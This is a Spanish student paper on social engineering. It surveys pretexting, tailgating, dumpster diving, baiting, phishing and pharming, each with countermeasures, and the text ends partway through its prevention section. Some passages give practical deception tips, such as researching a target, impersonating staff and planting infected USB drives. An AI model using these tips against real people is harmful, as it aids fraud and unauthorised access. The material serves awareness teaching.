

# INGENIERÍA SOCIAL, TÉCNICAS Y PREVENCIÓN

**Evelyn García Dionisio. Correo: [egarciad@correo.ugr.es](mailto:egarciad@correo.ugr.es)**

**Javier Martín Gómez. Correo: [maxigang@correo.ugr.es](mailto:maxigang@correo.ugr.es)**

**Servidores Web de Altas Prestaciones**

## **Índice**

1. Introducción (Páginas 1-2)
2. Ataques
  - 2.1 Ataques locales (Páginas 5-9)
  - 2.2 Ataques remotos (Páginas 9-10)
3. Ataques de mayor gravedad en Ingeniería Social (Páginas 10-11)
4. Prevención contra ataques de Ingeniería Social (Páginas 11-14)
5. Medidas legales contra Ingeniería Social y Phishing (Páginas 14-15)
6. Una herramienta para Ingeniería Social: Social Engineer Toolkit (Páginas 15- 16)
7. Caso práctico: Ataque realizado con SET (Social Engineer Toolkit) (Páginas 16-19)
8. Conclusiones personales (Páginas 19-20)
9. Bibliografía (Páginas 20-21)

## 1. Introducción

La Ingeniería Social es un procedimiento que posibilita la manipulación de una persona, mediante técnicas psicológicas y ciertas habilidades sociales, de forma premeditada con el fin de obtener información acerca de dicho individuo, así como acceder a sus distintas plataformas e inclusive, llevar a cabo actos de malversación. En base a esta definición podemos concluir que esta ciencia se focaliza más en aspectos relacionados con la psicología que con la ingeniería. Por lo que, en principio, cualquier individuo que quisiera llevar un ataque de este tipo no tendría por qué disponer de conocimientos técnicos.

Esta técnica se apoya en el siguiente principio: “el usuario es el eslabón más débil”. Este razonamiento es debido a que todo sistema existente depende de un ser humano y por ello, la Ingeniería Social es una vulnerabilidad muy extendida e independiente del medio tecnológico [1].

Con el fin de aplicar este arte, por norma general, la primera operación a realizar consiste en definir un escenario inventado para predisponer a la víctima a revelar información personal o actuar de una manera específica poco usual en situaciones cotidianas. Este ejercicio se conoce comúnmente como *el pretexto*, que es una de las técnicas básicas utilizadas en este contexto, como explicaremos en la siguiente sección del trabajo [2].

En la práctica un atacante que emplee la Ingeniería Social usará comúnmente un teléfono o Internet, como herramientas para engañar a la entidad o al individuo objetivo, suplantando la identidad de una corporación o persona de confianza para esta víctima. A través de Internet, los procedimientos más usados para embaucar al sujeto consisten, por ejemplo, en el envío de solicitudes para renovar alguna clase de permisos de acceso a las plataformas en las que esté registrado, como el correo electrónico. De este modo solicitan datos confidenciales, que han sido introducidos por el usuario previamente para recuperar su clave, revelando así información sensible y útil para el atacante. Con este tipo de procedimiento, los ingenieros sociales se aprovechan de la confianza que deposita la población en las organizaciones con las que están vinculadas, que unido a la ignorancia en referencia a los peligros que pueden padecer en la red, pueden conseguir manipular a su objetivo de manera que éste les proporcione la información que deseen [2].

La mayoría de los fines que pretenden conseguir los atacantes están ligados a acciones ilegales como pueden ser el fraude, en el cual, el método que siguen consiste en, primera instancia, robar algo no demasiado llamativo para utilizarlo como una distracción para, posteriormente, usurpar su verdadero objetivo, que normalmente suele ser más importante que el anterior elemento. Otro de los fines de esta técnica se basa en el acceso de forma no autorizada a una red o a una zona de seguridad a través de la obtención de los privilegios de una persona con permiso de acceso. Además de las dos metas anteriores, la finalidad con más auge en estos últimos días reside en combinar esta técnica junto con el desarrollo de algún tipo de malware con el objetivo de asustar a la víctima y conseguir que esta aporte todo lo que el atacante ansíe. Sin embargo, el uso de este método ya se había extendido antes de aplicarlo al ámbito virtual, ya que como se ha comentado anteriormente, básicamente radica en la manipulación psicológica.

Las razones por las cuales esta técnica es tan popular y tan empleada se fundamentan en su facilidad para aplicarla y en su bajo costo asociado. La primera cualidad se puede afirmar a partir del hecho de que la víctima no es consciente de este ataque en el momento en el que se produce, es decir, no hay ninguna señal concreta que ponga de manifiesto que su equipo haya sido atacado. La mayoría de los atacantes disponen de herramientas especializadas para realizar sus operaciones ilegales sin dejar ningún tipo de rastro. Un ejemplo podría ser la denominada *Dark Web*, en la cual ningún usuario que haga uso de ella puede ser rastreado [3].

Como toda buena técnica, la Ingeniería Social se apoya en una serie de pilares fundamentales para llevar a cabo una gran cantidad de ataques variados y son los siguientes:

1. **“Reciprocidad”**. Este se aprovecha del instinto social que cualquier persona posee de recompensar a aquella entidad o individuo que nos ofrece algo de nuestro agrado o necesidad. De este modo, la manipulación de este sujeto se convierte en una tarea mucho más sencilla de realizar.
2. **“Urgencia”**. En este caso el atacante le hace entender a la víctima que debe realizar una operación en concreto dentro de un plazo limitado de tiempo, con la excusa de que si no la lleva a cabo, algún tipo de suceso podría perjudicarle a él o a su entorno más cercano.
3. **“Consistencia”**. El caso más habitual para este aspecto reside en convencer a la víctima de realizar una serie de acciones de forma continuada en el tiempo con el fin de cumplir con los requisitos necesarios para que siga disfrutando de un servicio o como parte de su trabajo diario. Con este hecho, el atacante se asegura, por ejemplo, el acceso a un sistema de manera prolongada.
4. **“Confianza”**. Y es que, por norma general, tendemos a pensar menos en las repercusiones de los actos que realizamos si confiamos en quien nos los propone.
5. **“Autoridad”**. En esta sección se encuentra muy presente la usurpación de identidad, ya sea de forma real, como por ejemplo obteniendo el perfil digital de un superior de la víctima, o de forma aparentada (clonando su perfil o simulando correos electrónicos dirigidos al sujeto objetivo.) Su meta es solicitarle a la víctima información sensible conociendo de antemano que esta no se va a negar a proporcionarla por el cargo que, supuestamente, ostenta el solicitante de estos datos.
6. **“Validación social”**. Está directamente relacionada con una de las necesidades que tenemos como seres sociales: la aprobación por parte de los demás. Básicamente se aprovecha de la presión social a la hora de realizar una tarea concreta que, por muy extraña que parezca, si ninguno de los involucrados la cuestiona, con toda probabilidad la víctima también la ejecutará, ya que dará por supuesto que, como nadie se ha quejado al respecto, no hay ningún problema en llevar a cabo dicha operación [4].

## 2. Ataques

### 2.1 Ataques locales

A continuación procedemos a explicar algunos de los ataques más relevantes de Ingeniería Social, que pueden ser llevados a cabo por una persona sin necesidad de tener conocimientos informáticos para efectuarlos.

Tal y como se podrá comprobar, a continuación todos los métodos que vamos a tratar en esta sección tienen, de un modo u otro la extracción de información como uno de sus objetivos. Tanto la forma en la que esta información se extrae como las pautas para ello, son realmente importantes cuando estamos hablando de ataques en un ámbito local, donde es indispensable poseer ciertas cualidades con el fin de transmitir sensaciones como la confianza y así llevar a cabo estos objetivos. Estas son una de las mayores amenazas en Ingeniería Social, puesto que el dominar estas prácticas puede llevarnos a transmitir lo opuesto a la realidad y así engañar o “estimular” a las víctimas en el ataque de forma que estas realicen lo que se desee. Esta práctica es conocida con la palabra inglesa *elicitation*, la cual se puede traducir como *“la extracción sutil de información durante lo que aparentemente es una conversación inocente”* [2].

Son muchas las técnicas a utilizar en este ámbito, pero generalmente suelen pasar por alabar a las víctimas, hablar de sus logros e intentar hacerlas sentir cómodas de forma que sea más sencillo el proceso. Otra técnica es utilizar conversaciones simples, fáciles de seguir y espontáneas: las conversaciones forzadas e incómodas no funcionarán, porque son las que con mayor facilidad acabarán antes de llegar al cometido. También es importante el lenguaje corporal: los gestos y las expresiones faciales influyen en la percepción de la/s otra/s persona/s en la conversación. Podemos destacar la técnica de **Preloading**, la cual consiste en preparar mentalmente a otra persona para que

ésta se haga una idea previa de algo que no conoce. Es similar a lo que se realiza en Marketing a la hora de atraer la atención hacia algún producto.

## 1. Pretexting / Impersonate

Como se indica en el propio nombre, esta técnica fusiona dos conceptos: **suplantación** (*impersonate*) y utilizar **pretextos** (*pretexting*). Los ataques que son llevados bajo este ámbito, se basan principalmente en suplantar algún tipo de rol o profesión. Dicho de otra forma, adoptar una falsa identidad dentro del contexto en el que se va a realizar el ataque, por ejemplo: si se quiere hacer un ataque a alguna empresa, el atacante podría suplantar la identidad de un técnico, de un personal de mantenimiento, de un alto cargo, etc. Con esta falsa identidad en funcionamiento, el atacante buscaría un pretexto, ataque o supuesto imprevisto con el objetivo de conseguir el tipo de información o de actos que le facilitasen en su cometido. De esta manera, consiguen llevar a las víctimas a su terreno y conseguir lo que busca sin levantar sospechas.

Las metas a alcanzar con estos tipos de ataques se pueden englobar en dos principales: **revelación de información y realización de alguna acción**. La primera de ellas es una de las aplicaciones más conocidas: consiste en tratar de confundir a una empresa de forma que revele información personal de los clientes, y así, obtener todos sus datos personales, como por ejemplo los registros telefónicos o los registros bancarios). Por otro lado, la segunda meta mencionada (realización de acciones) se suele emplear para suplantar la identidad tanto de individuos como de corporaciones y de este modo, además de acceder a su información privada, propicia al atacante para llevar a cabo cualquier operación que la víctima tenga autorizada.

Esta técnica se basa en una serie de principios claves, los cuáles no tienen por qué ser los únicos, ya que cada ataque de pretexting tiene sus particularidades propias. Entre los distintos principios que se pueden encontrar, algunos resumen la *esencia* de la técnica, como pueden ser los siguientes:

- *A mayor investigación, mayor éxito*
- *Practicar dialectos y expresiones propias del ámbito en el que se realiza pretexting.*
- *Usar pretextos que parezcan espontáneos y conclusiones lógicas.*

La razón de los mismos reside en que la cuestión más importante en esta técnica consiste en ganarse la confianza del objetivo [2]. Por ello requiere de preparación previa por parte del atacante, de modo que debe de haber realizado una investigación exhaustiva acerca de la entidad objetivo para que su interpretación se asemeje lo máximo posible a la realidad. Esta investigación se realiza con la finalidad de recabar información que le pueda ayudar en la ejecución de esta técnica, ya que tiene que realizar una actuación lo más natural posible, así como estar preparado para esquivar las posibles situaciones que puedan interferir en su camino sin levantar sospechas. Pero el objetivo no se queda en ganarse la confianza, sino también en “convertirse” en dicha persona que se imita; un pretexto perfecto se consigue cuando no somos capaces de diferenciar a la persona imitadora de la que se imita, sino que la vemos como una sola: algo similar a lo que ocurre con una buena interpretación por parte de un actor. Debido a todo lo anterior, a la hora de *pretextar* debemos ser capaces de cubrir todos los ámbitos principales que representan dicha técnica: **contexto** o historia detrás de la persona a imitar, **vestimenta**, **preparación**, **personalidad** y **actitud**.

Un requisito básico para generar un escenario o pretexto consiste en pensar como la víctima, de forma que se puedan elaborar una serie de cuestiones junto con las respuestas posibles que proporcionaría la víctima. Sin embargo, en la mayor parte de los casos solo se necesita un atacante que transmita autoridad y seriedad para manipular al sujeto, además de estar dotado de la capacidad de improvisación para reaccionar a tiempo en todo tipo de situaciones posibles que se le planteen.

Sin embargo, también existen ciertas **medidas** que se pueden adoptar para intentar evitar que los empleados de una organización sean víctimas de este tipo de ataques. Algunas de las más importantes las detallaremos a continuación:

- Aún disponiendo de una serie de filtros y de herramientas de seguridad tales como firewalls o antivirus, no se debe descuidar la formación de la plantilla. Y es que, como comentaremos posteriormente en este trabajo, por norma general las personas suelen ser el eslabón más débil y por las que, principalmente, este tipo de técnicas son tan exitosas. Para evitarlo debemos de proporcionarles una serie de pautas a seguir para que sean capaces de identificar situaciones sospechosas, como por ejemplo, el reclamo de cierta información privada a través de un correo electrónico. Sin embargo, este aprendizaje no se puede limitar solo al personal relacionado con el departamento TI ya que como explicamos anteriormente, esta técnica conlleva la aplicación de más procedimientos psicológicos que tecnológicos, y a estos primeros todos los individuos son vulnerables.
- Esta medida reside en inspirar seguridad hacia los empleados subordinados, de manera que se les ratifique que no se tomarán medidas en su contra si siguen las pautas establecidas para realizar cualquier tipo de operación. De este modo, disminuirán las probabilidades de que sucumban ante las amenazas realizadas por el atacante, en caso de que se haga pasar por su supervisor solicitando información confidencial sin seguir el procedimiento reglamentario.
- Una de las prioridades para ejecutar métodos que expongan información sensible a terceros debería ser la de confirmar que la autorización realmente la ha proporcionado un sujeto acreditado. Así se podrían prevenir todos aquellos ataques en los cuales los atacantes simulen haber recibido dicha autorización.

## 2. Tailgating

Es un tipo de ataque orientado a **obtener acceso de forma no autorizada** a un área restringida sobrepasando así la seguridad física. Para llevarlo a cabo el atacante puede aplicar algún tipo de trampa a una persona que si dispone de la autorización a dicha zona o entrando directamente a través de alguna vía que no haya sido protegida [5]. Generalmente suelen utilizar tácticas que consisten en, por ejemplo, simular que se dejó olvidada su tarjeta de acceso, o en caso de que la entrada disponga de un molinete<sup>1</sup>, accederán justo después que la víctima disculpándose posteriormente por tropezarse con ella. Sin embargo, para realizar este tipo de ataque también pueden beneficiarse del posible descuido de una persona que posea el pase de autorización, como por ejemplo, dejándolo olvidado en un sitio accesible y/o sin vigilancia [2].

Para obtener una mayor tasa de éxito, pueden **interactuar** con la persona que tiene la autorización para hacerla creer que son parte de la empresa y establecer una comunicación positiva con ella para que no sospeche nada.

El objetivo de efectuar este tipo de ataque suele ser, principalmente, **sustraer información** sensible acerca de la organización o **instalar un dispositivo** del cual harán uso, más tarde, para llevar a cabo un ataque o realizar una actividad de espionaje [5].

Este ataque se basa fundamentalmente en **problemas de comportamiento**. Por ello, se pueden adoptar ciertas **medidas para evitarlo** en la medida de lo posible.

- Una de ellas consiste en modificar el sistema de acceso, de modo que, por ejemplo, no permita la autenticación de dos empleados simultáneamente. De esta forma podremos solventar el problema basado en que el atacante entre junto a un empleado con un pase falso aprovechando el acceso autorizado de este.
- Otra de las medidas más aplaudidas y novedosas consiste en implantar unas cámaras inteligentes capaces de contar con precisión el número de personas que entran por una puerta y comparar el número de pases de autorización detectados. Así, también podríamos paliar el problema planteado anteriormente.

---

<sup>1</sup> molinete: barrera de acceso con aspecto de rueda con aspas que impide el acceso de una persona si esta no se identifica.

- Uno de los estilos más populares para identificar a individuos con un bajo porcentaje de error reside en el reconocimiento facial. Por lo tanto, uno de los procedimientos de identificación en dos fases más innovador pasa por una primera etapa en la que una cámara detecta la entrada de un miembro de la plantilla a través del reconocimiento facial. En ese mismo instante, el sistema le manda un correo electrónico con la clave de acceso. Sin embargo, este tipo de cámaras también son capaces de detectar la presencia de sujetos en las puertas del edificio y si no son reconocidos, avisarán al personal de seguridad inmediatamente.

### 3. Fallo en controles físicos de seguridad

Este ataque consiste en aprovecharse de un **defecto** o brecha que se pueda encontrar en el **control físico de seguridad** del objetivo a atacar. Es un tipo de ataque que suele ser *complementario* a otros, ya que violar la seguridad que protege al objetivo y poder acceder al mismo suele ser el primer paso a seguir en los ataques de seguridad del ámbito que estamos tratando.

Una de las **medidas** a adoptar para tratar de **solventar este problema** consiste en implantar en todas las entradas del edificio una serie de puertas giratorias o molinetes que restrinjan el acceso a una persona simultáneamente presentando su credencial [6]. De este modo, un atacante no sería capaz de aprovechar el acceso de un empleado o de evitar este tipo de protección sin ser detectado.

### 4. Dumpster Diving

Este procedimiento es uno de los más utilizados y simplemente consiste en **revisar la basura**, ya que en la mayor parte de los casos, es a este sitio donde van a parar papeles con datos sensibles sin haberlos destruido, previamente. Aunque es menos común que el anterior, también se suelen encontrar dispositivos de almacenamiento externo como CDs, DVDs, pendrives, discos duros, entre otros.

La información que se puede encontrar es de muy diversa índole, llegando a contener tanto los nombres de usuarios y contraseñas de acceso a alguna plataforma o sistema hasta correos electrónicos impresos. Esta forma de ataque suele **conllevar el inicio de otro tipo de ataque** a partir de los datos obtenidos [2]. Por ejemplo, si un atacante consigue usurpar la identidad de alguno de los empleados, puede utilizar los accesos autorizados vinculados a esta persona para permitir la entrada al área restringida a otros posibles atacantes, a través de la creación de credenciales falsas [7].

Al ser un inconveniente nada complejo **no existen un conjunto de diversas medidas para tratar de evitar este tipo de ataque**. Por lo tanto, a nivel empresarial se debe establecer una política de eliminación tanto de documentos en papel, generalmente a través de la trituración de estos, como documentos residentes en medios de almacenamiento, mediante herramientas de borrado permanente porque sino existe un riesgo potencial de poder recuperar los datos borrados. Por último, la organización debe verificar que su personal comprende dicha política y además la cumple [8].

### 5. Shoulder Surfing

Es una técnica muy sencilla y muy común que se puede aplicar a este contexto: consiste en **mirar**, como propiamente indica la definición, por encima del hombro con el objetivo de interceptar contraseñas, claves, códigos PIN en cajeros automáticos y en móviles, para poder acceder al sistema con ellas cuando realmente no deberíamos poder acceder al mismo, ya que no estamos autorizados a ello [7].

En seguridad informática, es una de las técnicas más utilizadas y efectivas para poder obtener información confidencial [9]. Es así, que está explotada al nivel de no sólo poder realizarse a cortas distancias (lo cual limita la técnica en muchos casos), sino a largas distancias mediante cámaras ocultas o micrófonos secretos, estratégicamente colocados para este fin. Esta técnica no solo abarca el concepto de **espíar a un individuo** mientras escribe la clave, sino que también el dejarse una



sesión abierta en un sitio público, dejar escrita la clave en algún sitio que esté visible o al alcance de gente no autorizada, etc.

Alguna de las **medidas de prevención** para evitar este tipo de ataque residen en tomar ciertas precauciones, como por ejemplo, alejar la pantalla de su dispositivo de la gente que se encuentra a su lado, intentar utilizar algún tipo de barrera física para esconder la pantalla, trabajar de espaldas a la pared de modo que nadie pueda visualizar lo que esté haciendo desde sus espaldas, o no realizar tareas comprometidas en sitios o transportes públicos [10].

## 6. Distracción

Este método consiste en **desviar la atención de la víctima** hacia algo sin importancia mientras el atacante aprovecha ese momento de distracción para obtener aquello que desea. De este modo se puede tomar una foto de la pantalla del portátil o una captura de informes con datos relevantes o incluso, robar el token de esta persona para posteriormente identificarnos usurpando su identidad para derivar en otro ataque [1].

Hay diferentes procedimientos por los cuales se puede conseguir desviar la atención de una persona. Uno de ellos consiste en asignarle un gran número de tareas simultáneas a un empleado de forma que este se concentre en otra serie de actividades y, a su vez, que descuide la información sensible que el atacante desea recopilar. Otra técnica que se puede aplicar consiste en efectuar cambios sutiles en el entorno para que solo la víctima los identifique. De esta forma logramos focalizar su atención en otro aspecto, a la vez que desatiende los documentos con la información sensible que el atacante desea obtener.

Para este tipo particular de ataque no existen una serie de **medidas** concretadas para evitar ser víctimas de él. Sin embargo, podemos poner en práctica ciertos consejos generales, es decir, aplicables a todos los ámbitos. Uno de ellos consiste en reflexionar de forma calmada las situaciones propuestas por cualquier individuo que acuda en busca de su ayuda de forma urgente. La mayor parte de las veces los atacantes ponen bajo presión al sujeto de modo que este no sea capaz de pensar fríamente las peticiones que este le está realizando para que directamente las lleve a cabo. Existe otra sugerencia directamente relacionada con la anterior que consiste en no confiar automáticamente en todo lo que dice una persona. Si bien es cierto que puedes atenderla, una vez escuchadas sus peticiones, debes analizarlas y seguir el protocolo establecido para determinar si debes satisfacer sus requisitos o denegárselos [11].

## 7. Baiting

Es una técnica con un alto porcentaje de éxito ya que se aprovecha de uno de los instintos más fuertes de la raza humana: **la curiosidad**. El método consiste en proporcionar a la víctima algún tipo de dispositivo de almacenamiento extraíble, como un USB o un CD, en el que en su interior se encuentra un software malicioso. Para ello, previamente, suelen realizar una **investigación** acerca de esta persona para conocer los lugares habituales a los que se dirige diariamente, además de las horas a las que los frecuenta, para dejar este objeto en una zona en la le sea sencillo encontrarlo [1]. Cuando la víctima lo introduzca en su ordenador, el software se alojará en el sistema, de forma visible u oculta, y permitirá al atacante acceder a los datos de este usuario y llevar a cabo ataques, posteriormente.

Una de las **claves** para **no ser víctima** de este tipo de ataque reside en detectarlo a tiempo. Sin embargo no es una tarea sencilla ya que el “cebo” podría estar contenido en cualquier dispositivo extraíble, y la diversidad de los escenarios que se podrían presentar es incalculable. Por ello la mejor de las opciones consiste en invertir tiempo en la formación y el entrenamiento de la plantilla para que sean capaces de descubrir si son objetivos de este ataque. Para ello lo más recomendable es plantear un conjunto de situaciones hipotéticas para que puedan practicarlas como ejercicio, además de estudiar los casos más exitosos registrados. No obstante, si la organización no considera esta medida lo suficientemente buena, puede adoptar la política en la que no se permita insertar ningún



dispositivo externo en las máquinas de la empresa. De este modo, si un empleado necesita introducir algún artefacto, previamente deberá seguir el protocolo establecido por esta [2].

## 2.3 Ataques remotos

En este tipo de ataques se requieren unos conocimientos básicos de informática además de una conexión a la red.

### Phishing

Es un método de Ingeniería Social que se basa en **confundir a un usuario** a la hora de acceder a una página web o usar un servicio con el fin de obtener información de interés.

Para ello, el atacante crea una página idéntica a la de una entidad de confianza en la que cambia simplemente la url. Dicha URL será enviada por un correo o similar a la víctima, normalmente con un mensaje que intenta jugar con la persona para que finalmente introduzca los datos que se están buscando dentro de la página falsa. Una vez que la víctima introduce dichos datos, serán transferidos al atacante. [1]

Un claro **ejemplo** lo podemos ver en los casos ocurridos en los meses de enero, mayo y septiembre 2017, en el que un correo falso de Netflix fue distribuido con el fin de robar datos bancarios. En este caso, se creó un portal idéntico al oficial de Netflix y se envió a todos los usuarios de dicho servicio indicándoles que por “controles rutinarios de seguridad” debían actualizar la información de sus cuentas bancarias en dicho enlace falso [15].

Además, estas páginas podrían estar distribuidas en la red y que con una simple equivocación entremos en ellas. La probabilidad de caer en estas trampas es mucho menor pero también puede pasar ya que si la url está modificada en un simple carácter, siempre queda la posibilidad de acceder a ella por error.

Sin embargo, el correo electrónico no es el único medio por el que se puede llevar a cabo un ataque de esta índole, también suelen utilizarse otros mecanismos, como por ejemplo vía SMS (**Smishing**). O incluso mediante llamadas telefónicas (**Vishing**), en las cuales los atacantes se hacen pasar por entidades financieras, por norma general, para requerirle a la víctima sus claves y datos confidenciales alegando motivos de seguridad. Estas técnicas tan generalizadas están hoy en día incluso en nuestros móviles. Podemos destacar por ejemplo uno de los casos más novedosos, y es el uso de la mensajería instantánea para llevar a cabo este tipo de ataques. Uno de los ejemplos más sonados puede ser el caso del falso cupón de 500€ para gastar en la compañía multinacional de ropa Zara[12]. En este caso, los atacantes simulaban una campaña de dicha empresa, la cual promocionaba una serie de cupones de descuento en gastar en sus establecimientos. Estos cupones se podían obtener a través de un sorteo, al que se accedía rellenando una encuesta. Como requisitos a rellenar en la encuesta, estaban incluir los datos personales y correo electrónico del que rellenaba la encuesta en una página (que tenía un enlace acortado), y difundir el mensaje de la campaña a varios contactos mediante la red de mensajería Whatsapp. Dicha estafa se hizo rápidamente viral, provocando rápidas alertas en los medios, como por ejemplo mediante periódicos o a través de las cuentas de la Policía Nacional en redes sociales [13].

### Pharming

Otra modalidad es la consistente en falsificar una página web (**Pharming**), normalmente de una entidad bancaria, con el fin de que la víctima inicie sesión confiando en que es la página web oficial de la entidad, cuando en realidad lo que está haciendo es brindar sus datos bancarios al atacante. Esta técnica, utilizada en Ingeniería Social, se encarga de llevar a cabo **explotaciones de vulnerabilidades DNS** de forma que pueda acceder al mismo y manipularlo. En términos generales permite a un atacante utilizar vulnerabilidades de los equipos de las víctimas con el objetivo de redirigir en los equipos de los usuarios unas páginas a otras que le permitan realizar su cometido. De

esta forma, podemos intentar captar datos de las víctimas utilizando páginas redirigidas, de la misma apariencia externa que las originales, para acceder a datos privados de los usuarios que frecuenten las páginas originales, aprovechando la ventaja de que en la mayor parte de los casos, los usuarios, no sospecharán que están en una página falsa, puesto que se fijarán en su apariencia y no realmente en la url a la que están accediendo.

Podemos ver el gran parecido con la técnica anteriormente mencionada, con un pequeño detalle que es el que las diferencia [14]: mientras que en **Phishing** es la víctima la que accede a la página mediante un link que la redirige, en **Pharming** no es necesaria ninguna acción por parte del usuario para el acceso a otras páginas, sino que se lleva a cabo esta redirección de forma interna a través del servidor DNS. Esta es la diferencia que hace que **Pharming** sea más peligrosa que **Phishing**, puesto que es mucho más difícil de prever.

### Redes sociales

Las redes sociales no son un mecanismo de Ingeniería Social como tal, pero **ofrecen mucha ayuda a sus atacantes**. Esto es porque son una fuente muy grande de datos con los que un atacante puede jugar.

En este caso, se intentará **extraer** de estas redes la máxima **información** posible previa a un ataque, como por ejemplo lugares que frecuenta la víctima, fotos que puedan herir su sensibilidad si se tratan de cierta manera, etc.

La forma más común de ataque por redes sociales consiste en hacerse pasar por una persona falsa para intentar engañar a la víctima con una falsa amistad. Cuando ya va cogiendo confianza el atacante podría obtener más información de la víctima y, además, podría fácilmente saber cual es la forma más efectiva de enviarle un malware o lo que desee para que la víctima caiga en la trampa. [16]

## 3. Ataques de mayor gravedad en Ingeniería Social

### - Ataque a ABM AMRO (Bélgica) [17]

Un criminal, haciendo uso de una falsa identidad, abrió una cuenta sin valor en el banco belga ABM AMRO, y durante un año se hizo amigo de los trabajadores en él mediante regalos. De esta forma, consiguió acceso a las cámaras de seguridad de la empresa, y consiguió extraer de dicho banco varios miles de quilates de diamantes valorados en 21 millones de euros por su propio pie sin ningún tipo de sospecha.

### - Ataque a Ubiquiti Networks, Inc [17]

La empresa perdió alrededor de 39 millones de euros por un fraude, donde los criminales, a través de correos, consiguieron hacerse pasar por altos cargos de la empresa, consiguiendo así que parte de su personal le transfiriese dinero a sus cuentas.

### - Phishing en mensajería y paquetería [17]

Un caso de phishing de 2016, donde una empresa se encargó de mandar correos a cuentas de países como España o Italia. En esos correos, se indicaba información acerca de un supuesto paquete o envío que iban a recibir, y pedían en acceder a un enlace para realizar comprobaciones acerca de ello. Este enlace, llevaba a un ransomware que cifraba los datos del ordenador. Posteriormente, dicha organización pedía un rescate de una cierta cantidad de dinero.

### - Escapada de un preso [3]

Hace relativamente poco tiempo surgió un caso peculiar de la liberación de un preso en Reino Unido. Este individuo consiguió tal hazaña utilizando la Ingeniería Social durante su estancia en prisión, de modo que se creó una cuenta de correo electrónico falsa para, posteriormente, hacerse pasar por un empleado de la Corte. Una vez su tapadera había sido definida, mandó por correo sus "instrucciones

de libertad bajo fianza” a los funcionarios de la prisión. La historia acaba con su liberación, aunque tiempo después se entregó por sí mismo.

- **Brecha en SecurID de RSA**

En 2011, la empresa RSA sufrió una brecha en su autenticación de doble factor, cuya recuperación costó 66 millones de dólares. Éste ataque consistió en el robo de muchos tokens de identificación proporcionados por la empresa a muchos usuarios. [18][19]

- **Hidden Lynx Watering Hole on Bit9**

En el año 2013, un grupo de hackers conocidos bajo el nombre de Hidden Lynx realizaron un conjunto de ataques conocidos como *Watering Hole*, los cuales comprometieron muchas empresas de Estados Unidos. En concreto, la empresa Bit9 (conocida actualmente con el nombre de Carbon Black) sufrió un gran daño ya que robaron sus certificados digitales para firmar malware. De esta manera dicha empresa perdió toda su credibilidad. [20]

- **Hackeo de la cuenta de twitter de Associated Press**

AP (Associated Press) es una agencia de noticias muy famosa en Estados Unidos y sufrió un hackeo de la cuenta de twitter en 2013. Los atacantes publicaron en twitter un mensaje que decía lo siguiente: *"Breaking: Two Explosions in the White House and Barack Obama is injured."* Dicho mensaje causó mucho revuelo entre los estadounidenses [21]

## 4. Prevención contra ataques de Ingeniería Social

Desafortunadamente no existe un amplio conjunto de reglas específicas para evitar ser objetivo de un ataque a través de técnicas basadas en la Ingeniería Social. Sin embargo, sí que se conocen algunas formas comunes para intentar eludirlos, en la medida de lo posible. La gran mayoría de estas medidas están destinadas, principalmente, a grandes entidades tales como empresas u organizaciones.

### 1. Proteger los bienes más valiosos

Una de las principales recomendaciones sugeridas es la de contratar una persona externa a la organización, comúnmente conocida como **“penetration tester”**. La principal ocupación de este individuo se fundamenta, en primer lugar, en la realización de una **investigación** para poder determinar los activos más valiosos y los eslabones más débiles. Estos, por lo general, suelen ser los propios empleados de la empresa. Una vez haya obtenido el esquema del funcionamiento referente a la entidad, procede a llevar a cabo la segunda fase, en la cual pondrá a prueba la **fortaleza** de la organización contra la aplicación de tácticas basadas en la Ingeniería Social. Posteriormente realizará un informe detallando las vulnerabilidades detectadas, además de una gama de soluciones adaptadas a las necesidades de la empresa de modo que solventen los principales peligros potenciales a los que está expuesta [2].

### 2. Aprender a identificar un ataque

Uno de los consejos más recomendables que debe aplicar una organización se fundamenta en invertir unos recursos para llevar a cabo una **formación** dirigida a la **plantilla**. Este esfuerzo viene dado por el equipo de seguridad, cuyo objetivo es conseguir que cada uno de los miembros sea capaz de identificar si se ve afectado por un ataque. Para ello hay que informarles acerca de los métodos más utilizados por los atacantes y proporcionarles una serie de mecanismos para identificarlos y para actuar en caso de que el ataque esté en ejecución. Para facilitar el trabajo a este equipo existe un denominado grupo de **antiphishing** denominado **APWG**, que actualizan la

información sobre las últimas tendencias descubiertas para llevar a cabo ataques de Phishing. Este recurso permite al equipo de seguridad presentarles a los empleados diversos ejemplos de ataques reales que se han llevado a cabo con éxito. De este modo generan conciencia sobre las consecuencias que tienen este tipo de ataques y además les brinda la posibilidad de proponer medidas preventivas para que su plantilla conozca qué reglas deben seguir en caso de que se les presente una situación del estilo.

Sin embargo, además de charlas presenciales y simulaciones de escenarios de ataques, también se les puede recomendar para su lectura ciertos libros o documentos para que se mantengan informados de las innovaciones que se desarrollen en este ámbito [2].

### 3. Activar el filtro de mayor seguridad en el correo electrónico

Aunque esta consideración podría ser empleada por un particular sin vinculación previa a ninguna entidad, está especialmente recomendada para aplicarla en el cliente de correo electrónico vinculado a una organización. De este modo, al **activar la configuración de mayor seguridad**, aumentamos el número de posibilidades de que un correo considerado como *spam* no pueda ser recibido en el correo de un empleado. A su vez, también reducimos la probabilidad de que este empleado pinche en el enlace adherido al correo *spam* o descargue un archivo adjunto que interfiera en el correcto funcionamiento de su máquina y exponga a la empresa a una amenaza probable. Sin embargo, tampoco hay que olvidar hacer uso de las medidas más frecuentes en cuanto a protección se refiere, como pueden consistir en actualizar el **antivirus** y el **firewall** [2].

### 4. Realizar las actualizaciones del sistema y aplicaciones

Si bien un atacante no tiene un objetivo definido, puede llegar a tenerlo si conoce que alguna organización con información interesante está haciendo uso de programas obsoletos o sistemas desactualizados. Por ello, es fundamental **aplicar las actualizaciones** tanto del sistema como de las aplicaciones existentes en este para que si una empresa es víctima de un ataque, podamos reducir el número de vulnerabilidades por las que el atacante pudiese llevar a cabo dicho ataque [2].

### 5. Separar el ámbito profesional del personal

Una de las prácticas más rechazadas por parte de las empresas radica en el uso de las redes sociales o el correo personal por parte de los empleados. Y es que, aunque el riesgo no sea evidente a simple vista, lo que puede ser una conversación con un supuesto amigo puede convertirse en un tipo de ataque consistente en el secuestro del correo electrónico. Este último es bastante fácil de llevar a cabo, ya que solo es necesario un único e-mail procedente de la víctima para que el atacante **tome el control de las redes sociales y de otras cuentas** vinculadas al correo electrónico. Una vez el atacante asume el mando de todas estas, suelen emplear maniobras para entablar conversaciones con el círculo cercano a la víctima para conseguir información sensible sin que estos se percaten [2].

### 6. Establecer una buena administración de acceso

